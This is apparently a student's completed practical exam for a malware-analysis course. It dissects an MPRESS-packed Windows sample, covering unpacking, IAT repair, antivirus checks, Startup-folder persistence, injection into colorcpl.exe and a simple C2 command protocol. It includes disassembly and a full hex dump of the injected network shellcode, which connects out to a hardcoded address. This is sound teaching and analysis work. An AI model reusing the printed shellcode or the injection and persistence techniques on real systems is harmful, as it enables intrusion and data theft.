

Malware Analysis and Incident Forensics (Ms Cybersecurity)
Systems and Enterprise Security (Ms Eng. in CS)
Practical test - 18/07/2023

First name: Last name: Enrollment num.:

Email:

Rules: You can use the textbook, written notes or anything “physical” you brought from home. You have full internet access that you can use to access online documentation. Communicating with other students or other people in ANY form, or receiving unduly help to complete the test, is considered cheating. Any student caught cheating will have their test canceled. To complete the test, **copy the following questions in a new Google Docs file and fill it in with your answers**. Please write your answer immediately after each question. Paste screenshots and code snippets to show whenever you think they can help comprehension. BEFORE the end of the test, produce a PDF and send it via e-mail to both querzoni@diag.uniroma1.it and delia@diag.uniroma1.it with subject “**MAIF-test-<your surname>-<your enrollment number>**” (use the same pattern for the PDF file name).

Consider the sample named *sample-20230718.exe* and answer the following questions:

1 - What does a basic inspection of the PE file (e.g., header, sections, strings, resources) reveal about this sample?

Examining the sample with **PEStudio**, we can retrieve from it many interesting things:

- Indicators of packing:
 - Sections names .MPRESS1, .MPRESS2
 - The entry point is not in the first section
 - Both sections have write and execute permissions
 - Few imports per library, but there is the presence of GetProcAddress and GetModuleHandle which are used to load and gain access to additional functions.
 - There are a lot of junk-like strings, maybe they are just compressed or obfuscated
 - High level of entropy in section .MPRESS1
 - Virtual size of the first section is larger than its raw size

Maybe since the entry point is in .MPRESS2, it will contains the decompression stub that will unpack the original executable at runtime and will store it in .MPRESS1



- The *imports* section contains some functions that are potential indicators or could reveal the sample's behavior. They are the following:
 - GetProcAddress, GetModuleHandle which are typical of packed software that has to rebuild the IAT
 - MessageBoxA, which means that the sample shows some message box
 - RegOpenKeyExA, which is probably used for opening the registry key and insert some value key for persistence purposes.
 - SHGetFolderPathA, which means that the malware interacts with the filesystem
- The strings section contains some strings that are potential indicators or that could reveal something about the behavior of the sample. They are the following:

- Function names (GetProcAddress, GetModuleHandle...)
 - Library names (NETAPI32.dll, kernel32.dll, shell32.dll, user32.dll, ws2_32.dll)
 - Extensions (.dll)
- The library section contains some libraries that are potential indicators or could reveal the sample's behavior. They are the following:
 - shell32.dll, which likely means that the sample interacts with other processes
 - ws2_32.dll, which likely means that the malware performs network activities
 - user32.dll, which likely means that the sample performs user-level interactions such as showing a message box

property	value	value	value
name	.MPRESS1	.MPRESS2	.rsrc
md5	F71C47863E17E8ECDED...	3EB7921EADD55B668626...	D24B84FB846EAD1179C...
file-ratio	-	-	-
virtual-size (344685 bytes)	339968 bytes	3805 bytes	912 bytes
raw-size (305664 bytes)	300544 bytes	4096 bytes	1024 bytes
cave (403 bytes)	0 bytes	291 bytes	112 bytes
entropy	7.999	5.792	5.121
virtual-address	0x00001000	0x00054000	0x00055000
raw-address	0x00000200	0x00049800	0x0004A800
entry-point	-	x	-
blacklisted	-	-	-
writable	x	x	x
executable	x	x	-
shareable	-	-	-
discardable	-	-	-
cacheable	x	x	x
pageable	x	x	x
initialized-data	x	x	x
uninitialized-data	x	x	-
readable	x	x	x

2 - Which packer was used to pack this sample? Provide the original entry point (OEP) address, where the tail jump instruction is located, and detail how you identified them.

As section names suggested and as **Detect It Easy** confirmed, the sample was packed with MPRESS (version 2.19). Furthermore, after clicking “Entropy”, it confirms the packing.




To find the OEP of a packed sample it's necessary to locate the tail jump, that is the jump that the packed sample performs to the beginning of the unpacked code after the unpacking stub has finished its operations.

There are some indicators useful to recognize the tail jump that will allow us to find the OEP:

- The instruction jumps to another section (in this case from .MPRESS2 to .MPRESS1)
- After the tail jump should be a bunch of garbage bytes.
- The destination was previously modified by the unpacking stub

After opening the sample in IDA and starting at the entry point in .MPRESS2 (0x454373), the first instruction is a pusha, used to save the register values at startup. Most likely, there will be a corresponding popa instruction just before the tail jump.




```
.MPRESS2:00454373 ; FUNCTION CHUNK AT .MPRESS1:00402BD3 SIZE 00000010 BYTES
.MPRESS2:00454373 ; FUNCTION CHUNK AT .MPRESS2:00454ECE SIZE 00000005 BYTES
.MPRESS2:00454373
.MPRESS2:00454373 pusha
.MPRESS2:00454374 call $+5

.MPRESS2:00454379
.MPRESS2:00454379 loc_454379:
.MPRESS2:00454379 pop     eax
.MPRESS2:0045437A add     eax, (offset dword_454ED3 - offset loc_454379)
.MPRESS2:0045437F mov     esi, ds:(dword_454ED3 - 454ED3h)[eax]
.MPRESS2:00454381 add     esi, eax
```


There is a practical and reliable technique to identify the tail jump: place an HW breakpoint on memory access on the data pushed on the stack after the first pusha instruction. Before the jump there will be a popa instruction to restore the saved execution context.

Tail_jump @ 0x402CF6

OEP @ 0x402214



```
.MPRESS1:00402CF5 db  61h ; a
.MPRESS1:00402CF6 ; -----
.MPRESS1:00402CF6 jmp   near ptr dword_402000+214h
.MPRESS1:00402CF6 ; -----
.MPRESS1:00402CFB db  85h
.MPRESS1:00402CFC dh  95h
```




```
.MPRESS1:0040220B push    dword_FFFFFFF0[ebp]
.MPRESS1:0040220E call     sub_402B73
.MPRESS1:00402213 int      3 ; Trap to Debugger
.MPRESS1:00402214 ; -----
.MPRESS1:00402214 call     sub_4024E8 ; CODE XREF: .MPRESS1:
.MPRESS1:00402219 jmp      loc_402092
.MPRESS1:0040221E
.MPRESS1:0040221E ; ===== S U B R O U T I N E =====
.MPRESS1:0040221E
.MPRESS1:0040221E ; Attributes: bp-based frame
```


3 - Provide details about the IAT reconstruction process that you carried out to unpack the code. *HINTS: the answer should cover methodological aspects and facts on your output; also, validate it! (e.g., check API calls, compare with sample-20240710-unpacked.exe).*

Once the OEP is discovered, we can open **Scylla** to dump the binary

- Pressing **IAT Autosearch** we can obtain the IAT information starting from the OEP (0x402214). At this point Scylla retrieves its virtual address and the size;
- Then, with **Get import** we can retrieve the list of imports. There is an invalid entry, as we can see in the screenshot, that can be deleted.
- At this point, we have to click on Dump to dump the memory of the process (a file with the suffix_dump will be created).
- Finally, click Fix Dump loading the file created at step 3. A new file (with the suffix-SCY) is created, and it will contain the dump of the process with the reconstructed IAT.



- I compared the version of the sample unpacked by me with the already unpacked version provided for this exam. Using **IDA**, I inspected the imports performed by both versions. As can be seen in the following image, the imports are the same. In the image, on the left, there are the imports of the sample unpacked by me and on the right the imports performed by the already unpacked sample (i.e. sample-20230718-unpacked.exe).



4 - Provide a brief, high-level description of the functionalities implemented by the sample (what it does, when, how). Try to keep it short (like 10 lines). Reference answers to other questions wherever you see fit.

In general, the sample works as follows (for details see answer 6):

1. The sample checks if there is the presence of an antivirus. If so, it exits. It also checks that there is only one instance of the malware running in the system.
2. The sample copies itself in the startup folder, to achieve persistence on the victim Machine and calls the file pwned.exe.
3. The sample injects a shellcode in colorcpl.exe
4. The sample performs some network activities trying to connect to host 34.173.12.156 on port 80 and it waits the command.
5. The shellcode uses the network function to perform some network activities.

5 - List the processes, registry keys, files, and network connections created/manipulated by the sample and its byproducts (e.g., injected payloads, second-stage executables), if any, during their functioning. Detail the methodology you used to acquire this list. (Come back to this question to complete it as you acquire further details during the test).

Type	Indicator	Description	Discovery method
File	frieza-sama.jpg	Image created in a specific case and set as	IDA

		wallpaper	
<i>Executable</i>	pwned.exe	Copy of the malware created for persistence purposes	IDA
<i>Process</i>	colorcpl.exe	Victim process in which the sample injects the shellcode	IDA, process hacker
<i>Registry key</i>	HKEY_CURRENT_USER\Control Panel\Desktop	Inserts the registry key "TileWallpaper" and "WallpaperStyle" to set the image as a wallpaper	IDA, regedit
<i>Network connection</i>	34.173.12.156:80	Connection performs by the sample	IDA, process explorer
<i>Network connection</i>	10.0.2.15:49843	Connection performs by the shellcode	IDA, process explorer

6 - List the subroutines used by the sample and its byproducts (e.g., injected payloads, second-stage executables), if any, to implement its main functionalities and provide a sketch of the execution transfers among them (e.g sketch a tree/graph). **NOTE:** listing such parts is optional only in the case of shellcodes. **HINTS:** Main code starts at **0xXXXXXXXX**. Code at 0xXXXXXXXX and higher addresses can be safely ignored.

The **main** starts at 0x4017C0:

```

envp= dword ptr 10h

push    ebp
mov     ebp, esp
sub     esp, 20Ch
push    32h ; '2'
push    (offset ProcName+0Ch) ; "YW@\\W^"
call    sub_401850
add     esp, 8
push    32h ; '2'
push    offset ProcName ; "wJ[Fb@]QWAA2YW@\\W^"
call    sub_401850
add     esp, 8
push    (offset ProcName+0Ch) ; lpModuleName
call    ds:GetModuleHandleA
mov     hModule, eax
push    offset aQueryfullproce ; "QueryFullProcessImageNameA"
mov     eax, hModule
push    eax ; hModule
call    ds:GetProcAddress
mov     [ebp+var_4], eax
push    208h ; nSize
lea     ecx, [ebp+Filename]
push    ecx ; lpFilename
push    0 ; hModule
call    ds:GetModuleFileNameW
call    sub_401560
mov     edx, [ebp+var_4]
push    edx
call    sub_401EB0
add     esp, 4
lea     eax, [ebp+Filename]
push    eax ; lpExistingFileName
call    sub_401990
add     esp, 4
call    sub_401650
call    sub_401260
xor     eax, eax
mov     esp, ebp

```

-183,182) (705,567) 00000BC0 00000000004017C0: _main (Synchronized with Hex View-1)


sub_401850 (decryption)

- The sample starts to decrypt some strange strings with:
 - "YW@\\W^"
 - "wJ[Fb@]QWAA2YW@\\W^"
 That are respectively:
 - Kernel
 - ExitProcess\x00kernel
- It calls GetModuleHandleA and GetProcAddress to retrieve the function QueryFullProcessImageNameA from kernel32.dll.
- Then it calls GetModuleFileNameW to retrieve the path of the executable file: C:\Users\student\Downloads\exam-20230718\sample-20230718-unpacked.exe.

sub_401560 (anti detection)

- In that function, it calls SHGetFolderPathA with csidl = 26h (program file folder) to retrieve the path: C:\Program File (x86)
- It calls FindFirstFileA and FindNextFileA to iterate the list of directory and file into program file.

- It calls the function sub_4014E0 that is used to check if there is the presence of: comodo, defender, intezer, Kaspersky, Sophos, webroot.



- If there is at least one of these antiviruses, it calls `ExitProcess`.


sub_401EB0 (check that there is only one instance)

- It calls `PathFindFileNameA` to take the path of the malicious code and takes the executable file (sample.exe).
- It calls `K32EnumProcesses` to iterate the processes in the system by ID. It uses this function to see if there already is an instance of the malware running in the system. If it is true, exit otherwise it calls `OpenProcess` in sub_401E30.

sub_401990 (persistence)

- It calls `SHGetFolderPathW` with `csidl` that is calculated with xor operation (`xor ecx, 2Ch`) and correspond to `0x07` (The file system directory that corresponds to the user's Startup program group). It uses this function to retrieve the path: `C:\Users\student\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`.
- It checks if the file in the path: `C:\Users\student\Downloads\exam-20230718\sample-20230718-unpacked.exe` is in that directory. If it is false, the sample creates a copy of itself in the folder `C:\Users\student\AppData\Roaming\Microsoft\Windows\Start`

Menu\Programs\Startup and calls this file “pwned.exe”. In this way the malware can survive after reboot.



- Otherwise, it calls the function sub_401890. In that function, it calls SHGetFolderPathA with csidl = 27h (The file system directory that serves as a common repository for image files.) to retrieve the path: C:\Users\student\Pictures and it creates in that folder the file “frieza-sama.jpg” using CreateFileA and WriteFile.

```

.text:004018A8 call     ds:SHGetFolderPathA
.text:004018AE push     offset aFriezaSama ; "frieza-sama"
.text:004018B3 lea     ecx, [ebp+pszPath]
.text:004018B9 push     ecx ; char
.text:004018BA push     offset aSSJpg ; "%s\\%s.jpg"
.text:004018BF push     104h ; BufferCount
.text:004018C4 lea     edx, [ebp+pszPath]
.text:004018CA push     edx ; Buffer
.text:004018CB call     sub_401AF0
.text:004018D0 add     esp, 14h
.text:004018D3 push     0 ; hTemplateFile
.text:004018D5 push     80h ; dwFlagsAndAttributes
.text:004018DA push     2 ; dwCreationDisposition
.text:004018DC push     0 ; lpSecurityAttributes
.text:004018DE push     0 ; dwShareMode
.text:004018E0 push     40000000h ; dwDesiredAccess
.text:004018E5 lea     eax, [ebp+pszPath]
.text:004018EB push     eax ; lpFileName
.text:004018EC call     ds:CreateFileA
.text:004018F2 mov     [ebp+hFile], eax
.text:004018F5 push     0 ; lpOverlapped
.text:004018F7 lea     ecx, [ebp+NumberOfBytesWritten]
.text:004018FA push     ecx ; lpNumberOfBytesWritten
.text:004018FB push     4876Eh ; nNumberOfBytesToWrite
.text:00401900 push     offset unk_4033A8 ; lpBuffer
.text:00401905 mov     edx, [ebp+hFile]
00000CAE 00000000004018AE: sub_401890+1E (Synchronized with EIP)

```

```

00 00 00 00 00 00 08 FB 19 00 ....).
19 00 04 01 00 00 24 BB 44 00 ..@.....$.D.
44 00 43 3A 5C 55 73 65 72 73 .....D.C:\Users
6E 74 5C 50 69 63 74 75 72 65 \student\Picture
7A 61 2D 73 61 6D 61 2E 6A 70 s\frieza-sama.jp
63 00 88 FA 19 00 0B EE B4 73 g.C...C.....

```



- Then it calls RegOpenKeyExA with hkey = 80000001h (HKEY_CURRENT_USER) to open the registry key “Control Panel\Desktop” and set the key “TileWallpaper” and “WallpaperStyle” using RegSetValueExA.

ad ScreenSaveActive	REG_SZ	1
ab SnapSizing	REG_SZ	1
ab TileWallpaper	REG_SZ	0
oio TranscodedImageCache	REG_BINARY	7a c3 0
oio TranscodedImageCount	REG_DWORD	0x00000
oio UserPreferencesMask	REG_BINARY	98 12 0
ab Wallpaper	REG_SZ	C:\User
oio WallpaperOriginX	REG_DWORD	0x00000
oio WallpaperOriginY	REG_DWORD	0x00000
ab WallpaperStyle	REG_SZ	2
ab WheelScrollChars	REG_SZ	3

sub_401650 (shellcode injection)

- It calls CreateProcessA with the parameter commandLine = “colorcpl.exe” to create the process “colorcpl.exe” in suspended state (dwCreationFlags = 4).
- It calls VirtualAllocEx to allocate 341 bytes of memory in that process.
- It calls WriteProcessMemory to write the malicious code in that memory at memory address 0xCF0000.

```

00000000  5c e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30 8b .....`...l.d.P0.
00000010  52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff ac 3c R..R..r(..J&l..<
00000020  61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52 57 8b 52 a|., .....RW.R
00000030  10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1 51 8b 59 20 ..J<.L.x.H..Q.Y
00000040  01 d3 8b 49 18 e3 3a 49 8b 34 8b 01 d6 31 ff ac ...I...:I.4...l..
00000050  c1 cf 0d 01 c7 38 e0 75 f6 03 7d f8 3b 7d 24 75 .....8.u..}.;$u
00000060  e4 58 8b 58 24 01 d3 66 8b 0c 4b 8b 58 1c 01 d3 .X.X$.f..K.X...
00000070  8b 04 8b 01 d0 89 44 24 24 5b 5b 61 59 5a 51 ff .....D$${[aYZQ.
00000080  e0 5f 5f 5a 8b 12 eb 8d 5d 68 33 32 00 00 68 77 ._Z....]h32..hw
00000090  73 32 5f 54 68 4c 77 26 07 89 e8 ff d0 b8 90 01 s2_ThLw&.....
000000a0  00 00 29 c4 54 50 68 29 80 6b 00 ff d5 6a 0a 68 ..).TPh).k...j.h
000000b0  c0 a8 32 d1 68 02 00 11 88 89 e6 50 50 50 50 40 ..2.h.....PPPP@
000000c0  50 40 50 68 ea 0f df e0 ff d5 97 6a 10 56 57 68 P@Ph.....j.VWh
000000d0  99 a5 74 61 ff d5 85 c0 74 0a ff 4e 08 75 ec e8 ..ta....t..N.u..
000000e0  67 00 00 00 6a 00 6a 04 56 57 68 02 d9 c8 5f ff g...j.j.VWh...._
000000f0  d5 83 f8 00 7e 36 8b 36 6a 40 68 00 10 00 00 56 .....~6.6j@h....V
00000100  6a 00 68 58 a4 53 e5 ff d5 93 53 6a 00 56 53 57 j.hX.S....Sj.VSW
00000110  68 02 d9 c8 5f ff d5 83 f8 00 7d 28 58 68 00 40 h...._.....}(Xh.@
00000120  00 00 6a 00 50 68 0b 2f 0f 30 ff d5 57 68 75 6e ..j.Ph./..0..Whun
00000130  4d 61 ff d5 5e 5e ff 0c 24 0f 85 70 ff ff ff e9 Ma..^^..$.p....
00000140  9b ff ff ff 01 c3 29 c6 75 c1 c3 bb f0 b5 a2 56 .....).u.....V
00000150  6a 00 53 ff d5 00 00 00 00 00 00 00 00 00 00 00 j.S.....
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Re-read Write Go to... 16 bytes per row Save... Close

- Then it calls GetProcAddress to retrieve the function NtCreateThreadEx that is xor-encrypted (the key is 1Ah) to create a new thread of the process.

sub_401260 (C&C)


- It calls the function sub_401000 to call WSASStartup to retrieve the network functions.
- It tries to connect to host “34.173.12.156” on port 80. And if it is successful, it sends “RDY\n” to the server and waits for command.
- The commands are:
 - Q: it sends BYE\n to the server and close the connection
 - I: it opens the registry key Software\Microsoft\Cryptography using RegOpenKeyExA with hkey = 80000002h (HKEY_LOCAL_MACHINE) and it calls RegQueryValueExA to check if there is the value key “MachineGuid” and takes the corresponded data.
 - G: it calls GetComputerName and send the computer name in this form: Computer name: %s\n
 - H: it calls GetSystemInfo to retrieve the information of the system as number of processors, architecture (x64, x86, Wow64)
- The last 3 commands are in sub_401190

7 - Does the sample make queries about the surrounding environment before unveiling its activities? If yes, describe them and pinpoint specific instructions/functions in the code.

As show before in question 6, the sample, before performing its malicious activities, check if there is an antivirus in the program file (x86). It also checks that there is not another instance running in the system, to ensure that only one instance of the malware is running every execution.

8 - Does the sample include any persistence mechanisms? If yes, describe its details and reference specific instructions/functions in the code.

Persistence is achieved in this way: In the function **sub_401990**, the malware creates a copy of itself in the startup folder. In this way, the malware will be automatically run at the startup of the machine.



Details in answer 6.

9 - Does the sample perform any code injection activities? Which kind of injection pattern do you recognize? Describe the characteristics and behavior of the injected payload, stating also where it is originally stored within the sample.

Shellcode stored encrypted at unk_403218 and injected in colorcpl.exe

Then, the sample performs the following operations:


- creates a new process “colorcpl.exe” in suspended state
- makes space in memory for the payload using VirtualAllocEX
- copies the payload stored at location unk_403218 using WriteProcessMemory with Size “0x155” inside the process memory 0xCF0000 (in my case, it changes every time dynamically)
- deciphers an obfuscated string that will happen to be “NtCreateThreadEx” and then initiates the payload invoking it

How extract the payload:

1. In Process Hacker, inspect the colorcpl.exe in which the shellcode is injected,
2. Find the address of lpBaseAddress in Memory,
3. Double click to see read/write memory,
4. Step over,
5. Refresh memory,
6. Select the bytes (including terminator) and save.


Inspect payload:

1. Convert the payload in an executable file using shellcode2exe
 - a. `shellcode2exe.bat 32/64 <shellcode.bin> <shellcode.exe>`
2. Put a breakpoint on the last jmp eax instruction,
3. Execute the program a few times looking at the EAX register value.



```
foo:00401061 pop     eax
foo:00401062 mov     ebx, [eax+24h]
foo:00401065 add     ebx, edx
foo:00401067 mov     cx, [ebx+ecx*2]
foo:0040106B mov     ebx, [eax+1Ch]
foo:0040106E add     ebx, edx
foo:00401070 mov     eax, [ebx+ecx*4]
foo:00401073 add     eax, edx
foo:00401075 mov     [esp+28h+var_4], eax
foo:00401079 pop     ebx
foo:0040107A pop     ebx
foo:0040107B popa
foo:0040107C pop     ecx
foo:0040107D pop     edx
foo:0040107E push    ecx
foo:0040107F jmp     eax
```

We can see that the shellcode calls the network function: WSASocketA, connect. It connects on port 49843.



10 - Does the sample beacon an external C2? Which kind of beaconing does the malware use? Which information is sent with the beacon? Does the sample implement any communication protocol with the C2? If so, describe the functionalities implemented by the protocol.

Yes, after connecting to the address 34.173.12.156 on port 80 via TCP, it sends a beacon "RDY" and waits (it calls `recv`) for a command:

- Q: it sends `BYE\n` to the server and close the connection
- I: it opens the registry key `Software\Microsoft\Cryptography` using `RegOpenKeyExA` with `hkey = 80000002h (HKEY_LOCAL_MACHINE)` and it calls `RegQueryValueExA` to check if there is the value key "MachineGuid" and takes the corresponded data.
- G: it calls `GetComputerName` and send the computer name in this form: `Computer name: %s\n`
- H: it calls `GetSystemInfo` to retrieve the information of the system as number of

processors, architecture (x64, x86, Wow64)

Details in answer 6

11 - List the obfuscation actions (if any) performed by the sample to hide its activities from a plain static analysis. Pinpoint and describe specific code snippets.

In the function main, the strings kernel and ExitProcess are xor-encrypted and not to be easily understandable even at a more advanced static analysis. The sample use the function sub_401850 to decrypt that strings.


```
push    (offset ProcName+0Ch) ; "YW@\\W^"  
call    sub_401850  
add     esp, 8  
push    32h ; '2'  
push    offset ProcName ; "wJ[Fb@]QMAA2YW@\\W^"  
call    sub_401850  
add     esp, 8  
push    (offset ProcName+0Ch) ; "Module Name"
```

In the sub_401650, the function "NtCreateThreadEx" is pushed byte-per-byte on stack, and is xor-encrypted not to be visible at a plain static analysis:

```

push    eax                ; lpbaseAddress
mov     ecx, [ebp+hProcess]
push    ecx                ; hProcess
call    ds:WriteProcessMemory
mov     [ebp+var_54], eax
push    offset ModuleName ; "ntdll.dll"
call    ds:GetModuleHandleA
mov     [ebp+hModule], eax
mov     [ebp+ProcName], 54h ; 'T'
mov     [ebp+var_17], 6Eh ; 'n'
mov     [ebp+var_16], 59h ; 'Y'
mov     [ebp+var_15], 68h ; 'h'
mov     [ebp+var_14], 7Fh
mov     [ebp+var_13], 78h ; '{'
mov     [ebp+var_12], 6Eh ; 'n'
mov     [ebp+var_11], 7Fh
mov     [ebp+var_10], 4Eh ; 'N'
mov     [ebp+var_F], 72h ; 'r'
mov     [ebp+var_E], 68h ; 'h'
mov     [ebp+var_D], 7Fh
mov     [ebp+var_C], 78h ; '{'
mov     [ebp+var_B], 7Eh ; '~'
mov     [ebp+var_A], 5Fh ; '_'
mov     [ebp+var_9], 62h ; 'b'
mov     [ebp+var_8], 1Ah
lea     edx, [ebp+ProcName]
mov     [ebp+var_4], edx

```



```

loc_40175F:
mov     eax, [ebp+var_4]
movsx   ecx, byte ptr [eax]

```